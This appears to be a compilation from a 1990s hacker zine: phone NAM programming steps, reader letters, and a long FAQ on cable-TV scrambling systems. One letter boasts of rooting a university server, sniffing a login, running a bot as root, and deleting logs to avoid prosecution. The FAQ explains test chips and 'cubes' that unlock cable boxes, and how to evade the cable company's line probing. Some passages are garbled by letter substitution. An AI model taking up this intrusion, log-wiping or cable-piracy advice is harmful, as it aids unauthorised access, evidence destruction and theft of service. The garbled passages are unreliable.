9. If desired, press the [ALPHA] key and enter a name up to 16 characters. Note that the pound (#) key can be used to insert blank spaces. Once the name is entered, press [ALPHA].

10. (For NAM 1) Enter [STO] 02 [STO]
(For NAM 2) Enter [STO] 04 [STO]

PROGRAMMING THE SYSTEM INFORMATION: (MEMORY LOCATIONS 03 AND 05)

11. Press and hold the [CLR] key until the display clears.

12. In one long string, enter the system parameter according to the format in Example 2. Be sure to separate each parameter with an asterisk (*). Do not place an asterisk before or after the string.

Fig2: 00034*1*1*334*15*15

00034=System ID
1= Accass Method
1= Local Use Mark
334= Initial Paging Channel
15= Access Overload Class
15= Group ID Mark

13. (For NAM 1) Enter [STO] 03 [ST0]
(For NAM 2) Enter [STO] 05 [ST0]

End of enclosed document

Ok Horse Haer, thanks for the stuph. Many times I've though ebout operating my very own radio station because what the locel eree has to offer pretty much sucks big donkey dong. But, the all mighty FCC has kept the idea just thet - en idea. Unfortunetely, to operete e station thet has eny sort of reach, you have to either heve soma big tima bucks and buy out en elreedy existing redio stetion OR breek the lew. You see, the law providas for big corporations to own and operete thair stetions and leavas tha little guys out in tha dust. We COULD operate soma small stations without interfering but to do so, we'd still be breeking the law.

Now, Free Radio Berkeley is the perfect example of e stetion opereting outside the law, pissing off big corporations end still being abla to do so even with the law at their heels. I don't know the recant naws concarning Frea Radio Berkeley, but it wes always a good chuckle seeing them still on the eir efter ell tha mumbo jumbo...

Apparantly thare is a loophole they ere trying to ebuse the shit out of and maka well known to the public - which would allow e person such es yourself operata his own stetion end do so without breeking the lew.

Look into it end see whet you can find out. Remember, more power maens more distence. :)

Blacklisted: 411,

A couple notes to newbies. In someone's article or letter things to do when you have root; ie. run eggdrop. (Found in vol. 5 issue 1, first quarter) This is not a good idea at all. When I hacked root for the first time I thought I would run eggdrop because of my K Rad 3L337 nuke scripts.

Here's the quick story. I received root, root handed itself to me. I backdoored, secured, and setup a eggdrop bot. I chmod'ed eggdrop to run as root and put in some poor saps dir. That I sniffed their L/p. After I config the bot I connect it to my personal botnet. Too bad the hub was a legal account of mine. The server that the hacked eggdrop bot was a OC-3 university in another country. They decided to contact my legal shell accounts admin and begin to prosecute me. The legal shell admin changed my password as evidence. To keep all information intact. Little did they know my eggdrop on the legal shell was still up. I used some tmn commands to change the file dir to my ~/ dir a trashed it all. Deleted all logs and trashed the bot.

I disappeared and it was dropped.

Inform you of the world,
Freaky
Las Vegas, NV
Routed> U.S. Snail Mail

MAC UNDERGROUND COMMUNITY - DOES IT STILL EXIST? As a member of the Macintosh community I can be first to tell you, Mac's can hack, but can you hack a Mac? Every OS is vulnerable to some type of dos but when you goto look for the explots and attacks there all .c.exe where's the Mac files? A group of Mac programmers have been porting and making programs for attacks.

Where can I find these programs? Well the programs can be found at www.waasel.org which they sell a rich Mac CD full of hacks and utilities, some not even seen by the Mac community until now.

Purehnuy.ml.org/~freaky/mac/ is another archive of Mac program, the newest and most esquisit files.

If you are on a Mac and looking for a special port, visit these sites.

Inform you of the world
FREAKY
Las Vegas, NV
Routed> U.S. Snail Mail

Dear Blacklisted 411,

I was wondering if you can explain to me on how to hack, step by step. I really want to know how. I want to know also if thera is any way to hack by using mora than 1 telephone lina, so I don't get caught. Thase might be stupid raquests, but I would appreciate if you can help me. I also wanted to know how I can sand a virus to someones computer so it will affact. Do I have to write a program or something? If I do, can you send ma tha source codes for this program, if you have. And one (1) last thing, how do you connect a laptop to a pay phone? Thankx! Keep up tha good work on your mags!

P.S. I hope this letter got to you.

Krash02600
West New York, NJ
Routed> U.S. Snail Mail

We got tha latter. Now, Krash 02600, how can I enswer this easily? How do you heck, step by step? Well, tha first step is to reed, read, reed until you can't stand it anymore... than reed soma more. Keep esking questions end, this ona is a must, apply what you reed about end hear about. You must try your hend at hecking. Now, I'm not telling you to go steel phona sarvica or do anything illegel. The art of hecking has nothing to do with steeling - it has to do with learning ell thet you can - end knowing how to use thet knowledge. Reed our future nawbie sactions end learn es much as you can. If you went to usa a leptop with a peyphone - use en ecoustic modam. It really works.

CONTINUED ON PAGE 47

IMPORTANT_NOTICE

The ownership of a signal descrambler does NOT give the owner the right to decode or view any scrambled signals without authorization from the proper company or individual. Use of such a device without permission may be in violation of state and/or federal laws. The information contained herein is intended to serve as a technical aid to those person seeking information on various scrambling technologies. No liability by myself or my employer is assumed for the (mis)use of this information.

Other References

Video Scrambling and Descrambling for Satellite and Cable TV by Rudolf F. Graf and William Sheets (ISBN 0-672-22499-2) US$20.00. Published in 1987, it is somewhat dated but is useful for understanding what is happening when a video signal is scrambled. Covered topics include SSAVI, gated sync, sine wave, subcarrier recovery, outband, VideoCipher II, B-MAC, etc. 246 pages.

Scrambling_Technologies

Traps (Traps/Addressable Taps)

A cable system may not be scrambled at all. Some older systems (and many apartment complexes) use traps or filters which actually remove the signals you aren't paying for from your cable. (These are negative traps because they remove the WHOLE signal.) These systems are relatively secure because the traps are often located in locked boxes, and once a service technician finds out they're missing or have been tampered with (by pushing a pin through a coax trap it to change its frequency, for example), it's a pretty solid piece of evidence for prosecution. Another method is where the head-end ADDS an extraneous signal about 2.5 MHz above the normal visual carrier which causes a tuner to think its receiving a very strong signal--the tuner then adjust the automatic gain control and buries the real signal. If you pay for the service, the cable company adds a positive trap which then REMOVES the extraneous injected signal so it becomes viewable. (This system is very easy to circumvent by building your own notch filter, so it is not very commonly used.) Advantages to a cable system with this technology is that you don't need a cable box--all your cable-ready TVs, VCRs, etc. will all work beautifully. The disadvantage is that pay-per-view events are not possible, and that every time someone requests a change in service, a technician has to be dispatched to add/remove the traps.

An article for building a tunable notch filter to block data streams sent just above the FM band was in the April 1992 issue of Radio-Electronics (pp. 37-39). Notch filters (as well as kits for them) for other frequencies are frequently advertised in Nuts & Volts magazines as beep filters and the like.

Becoming more and more popular, not only because of the Cable Act of 1992 but also in an effort to stop pirates are addressable taps. Many cable companies will be moving to this technology in the near future, (which they call interdiction). These are devices located at the pole, where your individual cable feed is tapped from the head-end. Similar to addressable converters, they each have a unique ID number and can be turned on/off by a computer at the head-end. Any stations which you are not paying for are filtered out by electronicly switchable traps in the units. (Including the whole signal if you haven't paid your bill or had the service disconnected.) {Several patents have already been issued for various methods of making SURE you don't see a channel you don't pay for.} Again, these almost guarantee an end to piracy and don't have any of the disadvantages of the manual traps. Plus, they provide a superior signal to those customers paying for service because they no longer need complicated cable boxes or A/B switches -- and they can finally use all of the cable-ready capabilites of the VCR, TV, etc. About the only known attack on this type of system is to splice into a neighbors cable, which again provides plenty of physical evidence for prosecution.

Sine-Wave

Early Oak (and some very early Pioneer boxes) employed a sine-wave sync suppresion system. In this system, the picture would remain vertically stable, but wiggling black bars with white on either side would run down the center of the screen. The lines were caused by a 15,750 Hz sine-wave being injected with the original signal, causing the sync separator in the TV to be unable to detect and separate the sync pulses. Later, Oak came out with a Vari-Sync model, which also removed a 31,500 Hz sine-wave added to the signal. Oak was one of the first to use extra signals (tags) as a counter-measure for pirate boxes -- in the normal mode, a short burst of a 100 KHz sine-wave (the tag signal) would be sent during the VBI, along with the AM sine-wave reference on the audio carrier and scrambled video. They would then put the AM sine-wave reference signal onto the audio carrier, leave the video alone, and NOT send the tag. Any box which simply looked for the AM sine-wave reference would effectively scramble the video by adding a sine-wave to the unscrambled video! Real decoders looked for the tag signal and still worked correctly. Other combinations of tag/no tag, scrambled/unscrambled video were also possible.

6 dB In-Band Sync Suppression

Early Jerrold boxes used in-band gated sync suppression. The horizontal blanking interval was suppressed by 6 dB. A 15.734, 31.468 or 94.404 KHz reference signal (conveniently all even multiples of the horizontal sync frequency) was modulated on the sound carrier of the signal, and used to reconstruct the sync pulse. An article in February 1984 issue of Radio-Electronics explains this somewhat-old technique. Converters which have been known to use this system include the Scientific-Atlanta 8500-321/421, a number of Jerrold systems [see numbering chart], Jerrold SB-#, SB-#-200, SB-#A, RCA KSR53DA, Sylvania 4040 and Magnavox Magna 6400.

Tri-mode In-Band Sync Suppression

A modification to the 6dB sync suppresion system, dubbed tri-mode, allows for 0, 6 and 10 dB suppression of the horizontal sync pulse. The three sync levels can be varied at random (as fast as once per field), and the data necessary to decode the signal is contained in unused lines during the VBI (along with other information in the cable data stream.) See the February

1987 issue of Radio-Electronics for a good article (both theory and schematics) on the tri-mode system. Converters which have been known to use this system include a number of Jerrold systems [see numbering chart], Jerrold SBD-#A, SBD-#DIC, Jerrold Starcom VI (DP5/DPV models), Regency, Scientific- Atlanta 8550-321 and early Pioneer systems.

Out-Band Sync Suppression

Out-band gated sync systems also exist, such as in early Hamlin converters. In this system, the reference signal is located on an unused channel, usually towards the higher end (channels in the 40's and 50's are common, but never in the low 30's due to potential false signalling.) The signal is comprised of only sync pulse information without any video. Tuning in such a channel will show nothing but a white screen and will usually have no audio.

SSAVI / ZTAC

SSAVI is an acronym for Synchronization Suppression and Active Video Inversion and is most commonly found on Zenith converters. ZTAC is an acronym for Zenith Tiered Addressable Converter. Besides suppressing sync pulses in gated-sync fashion, video inversion is used to yield four scrambling modes (suppressed sync, normal video; suppressed sync, inverted video; normal sync, inverted video; and normal sync, normal video).

The horizontal sync pulses of an SSAVI signal can be absent completely, at the wrong level, or even present, and can be varied on a field-by-field basis. Any decoder for an SSAVI (or similar) system has to be able to separate a video line into its two basic components-- the control and picture signals. In SSAVI, the horizontal sync is never inverted, even if the picture is. So a method of inverting the picture without inverting the control section is necesary. This is complicated by the fact that almost every line in an SSAVI signal has no horizontal sync information, making it difficult to perform the separation (since the usual reference point--the horizontal sync pulse--is gone).

In the older suppressed-sync system, the sync pulse could be recovered from the gating signal buried in the audio subcarrier, but SSAVI is pilotless. The key to this system relies on the strict timings imposed by the NTSC standard--if you can locate one part of the signal accurately, you can determine where everything else should be mathematically. Since the cable company is sending a digital data stream---the security and access-rights--during the VBI of the signal, the VBI makes a great place to find a known point in the signal. Obviously if the electronics in the cable box can locate this information, so can electronics outside the cable box! :-)

The only constant in the SSAVI system are the horizontal sync pulses during the VBI (the first 26 lines of video), which are sent "in the clear". The pulses from the VBI can be used as a reference for a phase-locked loop (PLL) and used to supply the missing pulses for the rest of the video frame. With 20 or so reliable pulses at the beginning of each frame, you can accurately generate the missing 240 or so pulses. Of the 26 lines in the VBI, lines zero through nine are left alone by request of the FCC, lines 10 to 13 are commonly used to transmit a digital data stream, line 21 contains closed-caption information, while other lines are used for a variety of stuff depending on the cable system and the channel you're watching. When you tune to a scrambled channel with a cable box, logic circuits in the unit count the video lines, read the transmitted data stream, and compare the transmitted data with the information stored in the box. If the box is authorized to receive the signal with that particular data stream, the decoder is enabled and the scrambled signal becomes viewable. If not, the signal is passed through without being decoded, or more commonly, a barker channel (whose channel number is sent via the data stream) is automatically tuned instead. This prevents people from using the unit as a tuner for add-on descramblers often advertised in the back of electronics magazines.

In the SSAVI system, the video can be sent with either normal or inverted picture information. The descrambler needs a way to determine whether to invert the video or not. Originally this information could be found on line 20, but has since moved around a lot as the popularity (and knowledge) of the system increased. In any event, the last half of the line would tell the decoder whether to invert the picture or not. If the rest of the field was not inverted, the last half of the line would be black. If the video in the rest of the frame was inverted, the last half of the line would be white.

The Drawing Board column of Radio-Electronics starting in August '92 and going through May '93 described the system and provided several circuits for use on an SSAVI system. Note that audio in the system can be scrambled - usually by burying it on a subcarrier that's related mathematically to the IF component of the signal.

Addressable data for Zentih systems is sent in the VBI, lines 10-13, with 26 bits of data per line.

Tocom systems

The Tocom system is similar to the Zenith system since it provides three levels of addressable baseband scrambling: partial video inversion, random dynamic sync suppression and random dynamic video inversion. Data necessary to recover the signal is encrypted and sent during lines 17 and 18 of the VBI (along with head-end supplied teletext data for on-screen display). The control signal contains 92 bits, and is a 53 ms burst sent just after the color burst. Up to 32 tiers of scrambling can be controlled from the head-end. Audio is not scrambled.

New Pioneer systems

The newer 6000-series converters from Pioneer supposedly offer one of the most secure CATV scrambling technologies from a major CATV equipment supplier. From the very limited information available on the system, it appears that false keys, pseudo-keys and both in-band and out-band signals are used in various combinations for a secure system. From U.S. patent abstract #5,113,441 which was issued to Pioneer in May '92 (and may or may not be used in the 6000-series converters, but could be), "An audio signal is used on which a key signal containing compression information and informaton concerning the position of a vertical blanking interval is superimposed on a portion of the audio signal corresponding to a horizontal blanking interval. In addition, a pseudo-key signal is superimposed...so that the vertical blanking interval cannot be detected through the detection of the audio signal... Descrambling can be performed by detecting the vertical blanking interval based on the information...in the key signal, and decoding the information for the position which is transmitted in the form of out-band data. Compression information can then be extracted from the key signal based on the detected vertical blanking interval, and an expansion signal for expanding the signal in the horizontal and vertical blanking periods can be generated."

Note that Pioneer boxes are booby-trapped and opening the unit will release a spring-mechanism which positively indicates

access was gained to the interior (and sends a signal to the head-end on a two-way system, and may disable the box completely.) {See U.S. patent #4,149,158 for details.} The unit cannot be reset without a special device.
Pioneer systems transmit their addressing data on 110.0 MHz, and there are several programmable cubes that can activate these systems.

The data is a manchester I encoded FSK signal at ~6kHz data rate, this data is easly readable using software developed by Group 42 that will be available on the next release of their CDROM.

New Scientific-Atlanta Systems

Some of the early S-A boxes used 6 dB only sync suppression (some of the 8500 models), and some of the 8550 boxes are tri-mode systems. The three digit number after the model (such as 321) is a code which indicates the make of the descrambler in the unit. Apparently some of the newer S-A boxes use a technique called dropfield, and some of the newer 8600 and 8570 models use baseband methods (see Jerrold Baseband below).

Scientific-Atlanta systems transmit their FSK addressing data on 106.2 or 108.2 MHz. There are several programmable cubes that can activate these systems. On the newest 8600 systems the the addression data is hidden elsewhere, possibly the video blanking region.

Oak Sigma Systems

This a secure system which replaces the horizontal sync of each line of video with a three-byte digital word. Video is switched from inverted to non-inverted between scene changes, and the colorburst frequency is shifted up. This is a standard suppressed sync video scrambling method and is relatively simple to defeat with the appropriate circuitry. HOWEVER, the three-byte digital word in the area where the sync normally is contains audio and sync information. The first two bytes contain a digitized versions of the audio, the third byte contains sync information (and perhaps addressing data?) The two bytes of digitized audio are encrypted; a separate carrier signal contains the decryption keys for the digital audio datastream.

Jerrold Baseband (dpbb and CFT model units)

Jerrold has gone one step further in scrambling the signal at the baseband level. Other less complicated methods like tri-mode scramble the signal at the RF level (ie. the channel 73 signal is scrambled when the signal is already modulated on channel 73.) With baseband scrambling the signal is scrambled, then modulated on the desired channel. Using this method the scrambling device has more control and more complicated methods can be used.

The most popular way to defeat these systems is to use a test chip or a cube device to activate the original Jerrold equiptment. Addon descramblers are more difficult to build since you have to convert the signal to baseband levels, descramble, then remodulate the singnal.

Cable Companies have been experementing with several new methods of defeating test chips and cubes, most notably is the use of Multi Mode and adding an extra checksum byte in the FSK data packet format. Pirates are starting to clone cable companies test boxes to get around the most problem areas of multi mode and newer test chips and cubes are getting smarter to combat both multimode and the extra checksum bytes.

Chameleon

The research and development division of Fundy Cable Ltd., NCA Microelectronics, has a systemd dubbed Chameleon. They claim it is a cost-effective solution that prevents pay TV theft by digitally encrypting the video timing information of sync suppression systems. The company claims the technology has been proven to be effective against pirate and tampered boxes. Supposedly, existing decoders can be upgraded to Chameleon technology with a low-cost add-in circuit, and that the card's sealed custom IC, developed by NCA, Is copy-proof.

VideoCipher

The VideoCipher system is now owned by General Instrument and is used primarily for satellite signals at this time. VideoCipher I is the "commercial" version which uses DES (Data Encryption Standard)-encrypted audio AND video. A VCI descrambler is not available for "home" owners. VideoCipher II is the now-obsolete system which used a relatively simple video encryption method with DES-encrypted audio. (Specifically, the audio is 15 bit PCM, sampled at ~44.1 KHz. It is mu-law companded to 10 bits before transmission.) This has recently been replaced by the VideoCipher II+, which has been incorporated as the 'default' encryption method used by VideoCipher IIRS (a smart-card based, upgradeable system). Supposedly, coded data relating to the digitized, encrypted audio is sent in the area normally occupied by the horizontal sync pulse in the VCII system. (The Oak Sigma CATV system uses a similar technology.) Several methods existed for pirating the VCII based system, and some SUPPOSEDLY exist for the new VCII+ format, although this has never been verified.

DigiCable/DigiCipher

DigiCipher is an upcoming technology being developed by General Instrument for use in both NTSC and HDTV environments. The DigiCipher format is for use on satellites, and the DigiCable variation will address CATV needs. It provides compression algorithms with forward error correction modulation techniques to allow up to 10 "entertainment quality" NTSC channels in the space normally occupied by one channel. It provides true video encryption (as opposed to the VCII-series which only DES encrypts the audio). In a Multiple Channel Per Carrier (MCPC) application, the data rate is ~27 MB/second via offset QPSK modulation. Audio is CD-quality through Dolby AC-2 technology, allowing up to four audio channels per video channel. The system uses renewable security cards (like the VCIIRS), has 256 bits of tier information, copy protection capability to prevent events from being recorded, commercial insertion capability for CATV companies, and more. The multichannel NTSC satellite version of DigiCipher started testing in July of 1992, and went into production several months later.

B-MAC

MAC is an acronym for Mixed Analog Components. It refers to placing TV sound into the horizontal-blanking interval, and then separating the color and luminance portions of the picture signal for periods of 20 to 40 microseconds each. In the process, luminance and chrominance are compressed during transmission and expanded during reception, enlarging their bandwidths considerably. Transmitted as FM, this system, when used in satellite transmission, provides considerably better TV definition and resoluton. Its present parameters are within the existing NTSC format, but is mostly used in Europe at this time.

Miscellaneous Information

Two-Piece vs. One-Piece

There are both advantages and disadvantages to the one-piece and two-piece descramblers often advertised in the back of electronics magazines. Most one-piece units are real cable converters, just like you'd get if you rented one from the cable company. It has the advantages of real descrambling circuitry and the ability to fit-in well when neighbors come over (avoids those my box doesn't look like that...or get all these channels! conversations. A disadvantage is that if you move or the cable company installs new hardware, you may now have a worthless box -- most one-piece units only work on the specific system they were designed for. Another disadvantage is that if the box has not been modified, it can be very easy for the head-end to disable the unit completely. (See Market Codes & Bullets, below.)

A two-piece unit (combo) usually consists of an any-brand cable TV tuner with a third-party descrambler (often referred to as a pan) which is designed to work with a specific scrambling technology. The descrambler typically connects to the channel 3 output of the tuner, and has a channel 3 output which connects to your TV. (Although some tuners have a decoder loop for such devices.) They have the advantage that if you move or your system is upgraded, you can try to purchase a new descrambler -- which is much cheaper than a whole new set-up. You also can select the cable TV tuner with the features you want (remote, volume control, parental lockout, baseband video output, etc.) Two-piece units typically cannot be disabled by the data stream on your cable. (Note however that there ARE add-on pans manufactured by the same companies who make the one-piece units that DO pay attention to the data stream and can be disabled similarly!) The main disadvantage is that a third-party descrambler MAY not provide as high of quality descrambling as the real thing, and it may arrouse suspicion if someone notices your cable thing is different from theirs.

Jerrold Numbering System

To decode older Jerrold converters, the following chart may be helpful.

```
XXXX - XXX
| | | |  | | |
| | | |  | | |_____ T = two-way capability, C = PROM programmable
| | | |  | |
| | | |  | |_______ DI = Inband decoder, DO = Outband decoder,  PC = Single pay channel, A = Addressable
| | | |  |
| | | |  |_________ Output channel number (3 very common)
| | | |
| | | |_____________ D or I = tri-mode system, N = parental lockout  feature (6dB-only systems are "blank" here)
| | |
| | |_____________ M = mid-band only, X = thru 400 MHz, Z = thru 450MHz, BB = baseband
| |
| |_____________ S = Set-top, R = Remote
|
|_____________ D = Digital tuning, J = Analog tuning
```

Also note that some Jerrold converters (particularly the DP5 series and some CFTs) have a tamper-switch, and that opening the box will clear the contents of a RAM chip in the converter. This may or may not be corrected by letting the unit get refreshed by the head-end FSK data stream.

Most Jerrold systems in the United States and Canada transmit their addressing data on 97.5, 106.5 or 108.5 MHz. Some

DPV7 and DPBB7 models have S7, S8, or S9 as the last numbers on there modle numbers, these correlate to 97.5, 106.5 and 108.5 Mhz directly. CFT model numbers almost always use 108.5Mhz. DPV5 and older units mostly use 106.5Mhz. In Europe 122.75 Mhz seems to be the addressing frequency used, at least in several parts of Jolly old England.

The datastream is Manchester II encoded FSK, with approximately a 14kHz clock. And is fully readable with software developed by Group 42 available on a future relase of this disc.

Scientific-Atlanta Suppressed Sync Boxe Numbering

```
Model 8600 - _ _ _ _
             | | | |
             | | | |_____Impulse PPV Return: N=none, T=telephone, R=RF
             | | |_______ Dual cable option: N=none, D=dual cable
             | |_________Descrambler type: S=SA standard, K=oak
             |___________ Channel: S=selectable channel 3/4
```

The 8600 has 240 character on-screen display, multimode scrambling, 8 event 14 day timer, and is "expandable"...

```
Model 859_ - 7 _ 7 _
             |   |   |
             |   |   |____ Dual cable option: D=dual cable
             |   |________ Descrambler: 5=SA scrambling+video inversion, 7=5+Oak
             |
             |_____________ 0=No Impulse PPV, 5=Telephone IPPV, 7=RF IPPV
```

The 8590s feature volume control, multimode scrambling, 8 event 14 day timer...

```
Model 858_ - _ 3 _ - _
             |   |   |   |___ Dual cable option: D=dual cable
             |   |   |_______ Data carrier: 6=106.2 MHz, 8=108.2 MHz
             |   |___________ Channel: 3=channel 3, 4=channel 4
             |_______________ 0=No Impulse PPV, 5=Telephone IPPV, 7=RF IPPV
```

The 8580s use dynamic sync suppression, 8 event 14 day timer, and built-in pre-amp.

The 8570 is similar to the 8580.

```
Model 8550 - _ _ _
             | | |_______ 1=108.2 MHz data stream
             | |_________ Jerrold, dropfield, SA descrambling
             |___________ Channel: 3=channel 3
```

The 8550 is not a current model; it can be replaced with an 8580-321.

Non-addressable products include the 8511, 8536, 8540 and 8490.

The SA models below 8600 transmit there FSK addressing data on one of two frequencies. It is ~32kHz Manchester I encoded signal that is easly read by software developed by Group 42 avalable on the next release of their CDROM.

Market Codes

Note that almost every addressable decoder in use today has a unique serial number programmed into the unit -- either in a PROM, non-volatile RAM, EAROM, etc. This allows the head-end to send commands specifically to a certain unit (to authorize a pay-per-view events, for example.) Part of this serial number is what is commonly called a market code, which can be used to uniquely identify a certain cable company. This prevents an addressable decoder destined for use in Chicago from being used in Houston. In most cases, when a box receives a signal with a different market code, it will enter an error mode and become unusable. This is just a friendly little note to anyone who might consider purchasing a unit from the back of a magazine -- if the unit has not been modified in any way to prevent such behavior, you could end up with an expensive paper weight... (see next section)

Test Chips

So-called test chips are used to place single-piece converters (that is, units with both a tuner and a descrambler) into full service. There are a number of ways to accomplish this, but in some cases, the serial number/market code for the unit is set to a known universal case or, better yet, the comparison checks to determine which channels to enable/disable are bypassed by replacing an IC in the unit. Hence, the descrambler will always be active, no matter what. This latter type of chip is superior because it cannot be disabled and is said to be bullet proof, even if the cable company finds out about a universal serial number. (When the cable company finds out about a universal serial number, it is easy for them to disable the converter with a variation on the bullet described below.)

Cubes

Another type of test device has been advertised in magazines such as Electronics Now (formerly Radio-Electronics) and Nuts & Volts. It's called a cube and it SIMULATES the addressing data signal for a cable box, most commonly for those from Pioneer and Jerrold (the Zenith data stream is sent in the VBI, making this apporach more difficult). You plug the cable into one side, where it filters out the real data signal, and out the other side comes a normal signal, but with a new data stream. (There are also wireless cubes which you just periodically set near your box with the cable disconnected to refresh it.)

This new data signal tells whatever boxes the cube addresses to go into full-service mode (including any cable company-provided boxes). Sometimes it is a non-destructive signal, and if the the cube is removed from the line, the real data signal

gets to the electronics inside and the converter goes back to normal non-test mode. Note that sometimes it IS destructive: there are some cubes that re-program the electronic serial number in a converter to a new value. This type has the advantage that it will work with any converter the cube was designed to test (but changes the serial number to some preset value). The non-destructive versions of a cube usually require that you provide the serial number from the converter you're interested in testing. That way a custom IC can be programmed to address that converter with the necessary data. (Otherwise the converter would ignore the information, since the serial number the cube was sending and the one in converter wouldn't match.)

The best cubes that we have seen are the Stealth FSK and RFT-2 units. These seem to offer the most trouble free performance, don't require a serial number, and are non-destructive devices.

There are some newer cubes on the market called genesis FSKs that will reboot (or reactivate) a shut down box.

Bullets

First and foremost, THE BULLET IS NOTHING MORE THAN THE NORMAL CABLE FSK DATA STREAM WITH THE APPROPRIATE CODE TO DISABLE A CONVERTER WHICH HAS NOT BEEN ACKNOWLEDGED BY THE CABLE COMPANY. For instance, the head end could send a code to all converters which says unless you've been told otherwise in the last 12 hours, shut down. All legitimate boxes were individually sent a code to ignore this shut down code, but the pirate decoders didn't get such a code because the cable company doesn't have their serial number. So they shut down when the see the bullet code.

The bullet is NOT a harmful high-voltage signal or something as the cable companies would like you to believe -- if it was, it would damage anyone with a cable-ready TV or VCR connected to the cable (not something the cable company wants to deal with!)

The only way to get caught by such a signal is to contact the cable company and tell them your illegal descrambler just quit working for some reason. :-) Not a smart thing to do, but you'd be surprised, especially if it's someone else in the house who calls, like a spouse, child, babysitter, etc. While we're on the subject, it's also not a good idea to have cable service personnel come into your residence and find an unauthorized decoder...

Time Domain Reflectometry / Leak Detection

The cable company can use a technique called Time Domain Reflectometry (TDR) to try and determine how many devices are connected to your cable. In simple terms, a tiny, short test signal is sent into your residence and the time domain reflectometer determines the number of connections by the various echoes returned down the cable (since each device is at a different point along the cable, they can be counted.) Each splitter, filter, etc. will affect this count. A simple way to avoid being probed is to install an amplifier just inside your premises before any connections. This isolates the other side of the cable from the outside, and a TDR will only show one connection (the amplifier).

The cable company also has various ways of detecting signal leaks in their cable. The FCC REQUIRES them to allow only so much signal to be radiated from their cables. You may see a suspicious looking van driving around your neighborhood with odd-looking antennas on the roof. These are connected inside to field strength meters which help locate where the leaks are coming from so they can be fixed (to prevent a fine from the FCC!) If you've tampered with a connection at the pole (say, to hook up a cable that had been disconnected) and didn't do a good job, chances are the connection will "leak" and be easily found by such a device. This can also happen INSIDE your residence if you use cheap splitters/amplifiers or have poorly-shielded connections. The cable company will ask to come inside, and bring with them a portable field strength meter to help them locate the problem. Often they will totally remove anything causing the leak, and may go further (e.g., legal action) if they feel you're in violation of your contract with them (which you agree to by paying your bill.) Obviously it's a bad idea to let cable service personnel into your house if you ARE doing something you shouldn't (which you shouldn't be in the first place), but if you DON'T let them in (as is your right), it will definitely arouse suspicion. Eventually you will have to let them in to fix the "leak", or they will disconnect your cable to stop the leak altogether. (After all, it's a service, not a right, to receive cable!)

Some Common Ways Pirates Get Caught

There are many ways for a pirate to get caught. Since stealing cable is illegal in the U.S., you can be fined and sent to jail for theft of service. Cable companies claim to lose millions of dollars in revenue every year because of pirates, so they are serious in their pursuit of ridding them from their system.

A pirate will often show-off the fact they can get every channel to their friends. Pretty soon lots of people know about it, and then the cable company offers a "Turn In A Pirate And Get $50" program. A "friend" needs the money and turns the pirate in...

A pirate (or more likely, unsuspecting housemate of a pirate who knows nothing about whats going on) calls the cable company to report a problem with the equipment or signal. The cable company makes a service call and finds gray-market equipment connected to the cable...

During a pay-per-view event such as a fight, the cable company offers a free T-shirt to all viewers. Little does the pirate know that just before that message appeared on the screen, legitimate viewer's boxes were told to switch to another channel WHILE STILL DISPLAYING THE ORIGINAL CHANNEL NUMBER (yes, cable boxes can do this.) So now the legitimate subscriber continues to see the "original" signal (without the T-shirt offer), while the pirate gets an 800 number plastered on the screen. The pirate calls, and the cable company gets a list of all potential pirates...

The cable company temporarily broadcasts some soft-core pornography onto what is supposed to be The Disney Channel (and vice-versa). They simultaneously reprogram subscriber converters to re-map the channels correctly, so the change is transparent to all but non-company converters. Those who call to complain about the "non-Disney" entertainment (or cartoons on the Playboy channel :-) are more than likely to have gray-market decoders...
A big cable descrambler business gets busted. The authorities confiscate their UPS shipping records and now have a list of "customers" who most likely ordered descramblers for illegitimate use...

And this is only the beginning. Unconfirmed reports of the cable company driving around with special equipment allowing them to determine what you're watching on your TV (like HBO, which you don't pay for) have also been mentioned (but unlikely.)

Of course, the best thing to do is simply PAY FOR WHAT YOU WATCH! Then you don't have to worry about the possibility of a prison term, criminal record, hefty fine, etc.

The Universal Descrambler

In May of 1990, Radio-Electronics magazine published an article on building a universal descrambler for decoding scrambled TV signals. There has been much talk on the net about the device, and many have found it to be lacking in a number of respects. Several modifications, hoping to fix some of the problems have also been posted, with limited success. The Universal Descrambler relies on the presence of the colorburst for its reference signal. In a normal line of NTSC video, the colorburst is 8 to 11 cycles of a 3.579545 MHz clock (that comes out to 2.31 microseconds) which follows the 4.71 microsecond horizontal sync during the horizontal blanking interval.

Since a large number of scrambling systems depend on messing with the horizontal sync pulse to scramble the picture, the Universal Descrambler attempts to use the colorburst signal to help it replace the tainted sync pulse. Unfortunately, random video inversion is still a problem, as are color shifts which occur from distorted or clamped colorburst signals, etc. Most people have not had very good results from the system, even after incorporating some modifications.

Glossary of Related Terms

CATV: Acronym for Community Antenna TeleVision. Originally cable TV came about as a way to avoid having everyone in a community have to spend a lot of money on a fancy antenna just to get good TV reception. Really all you need is one very good antenna and then just feed the output to everyone. It was called Community Antenna Television (CATV). Of course, it has grown quite a bit since then and everyone now just calls it cable TV. The old acronym still sort-of works. Converter: A device, sometimes issued by the cable company, to "convert" many TV channels to one specific channel (usually channel 3). Used early-on when VHF & UHF channels were on different dials (and before remote controls) to provide "convenience" to cable customers. Now mostly considered a nuisance, thanks to the advent of cable-ready video equipment, they are mainly used as descramblers.

An "addresable" converter is one that has a unique serial number and can be told (individually by FSK or other signal) by the head-end to act in a certain manner (such as enabling channel x, but not channel y). Addressable converters nearly always contain descramblers for decoding premium services subscribed to by the customer.

Colorburst: Approximately 8 to 10 cycles of a 3.579545 MHz clock sent during the HBI. This signal is used as a reference to determine both hue and saturation of the colors. A separate colorburst signal is sent for each line of video, and are all exactly in phase (to prevent color shifts).

Control Signal: The first 11.1 microseconds of a line of NTSC video. The signal area from 0 to 0.3 volts (-40 to 0 IRE units) is reserved for control signals, the rest for picture information. If the signal is at 0.3 volts (or 0 IRE) the picture will be black. See IRE Units; Set-up Level.

Cube: A test device that generates an FSK signal to the cable box to activate itself into full service mode also called FSK device or FSK unit. The first Cubes were named because of the cube shaped box that they were sold in.

Field: One half of a full video frame. The first field contains the odd numbered lines, the second field contains the even numbered lines. Each field takes 1/60th of a second to transmit. Note that both fields contain a complete vertical-blanking interval and they both (should) have the same information during that interval. Since the NTSC standard is 525 lines, each field contains 262.5 lines--therefore it's the half-line that allows the two fields of a frame to be distinguished from one another. See Frame; Line.

Frame: An NTSC video signal which contains both fields. A frame lasts 1/30th of a second. See Field; Line.

FSK: Acronym for Frequency Shif Keying. A common data modulation method. Addressable cable systems usually send there control information using this method.

FSK Device: See Cube.

Head-end: The main cable distribution facility where your CATV signal originates from. (Easily identifed by several large satellite dishes, some smaller ones, and usually an antenna tower.)

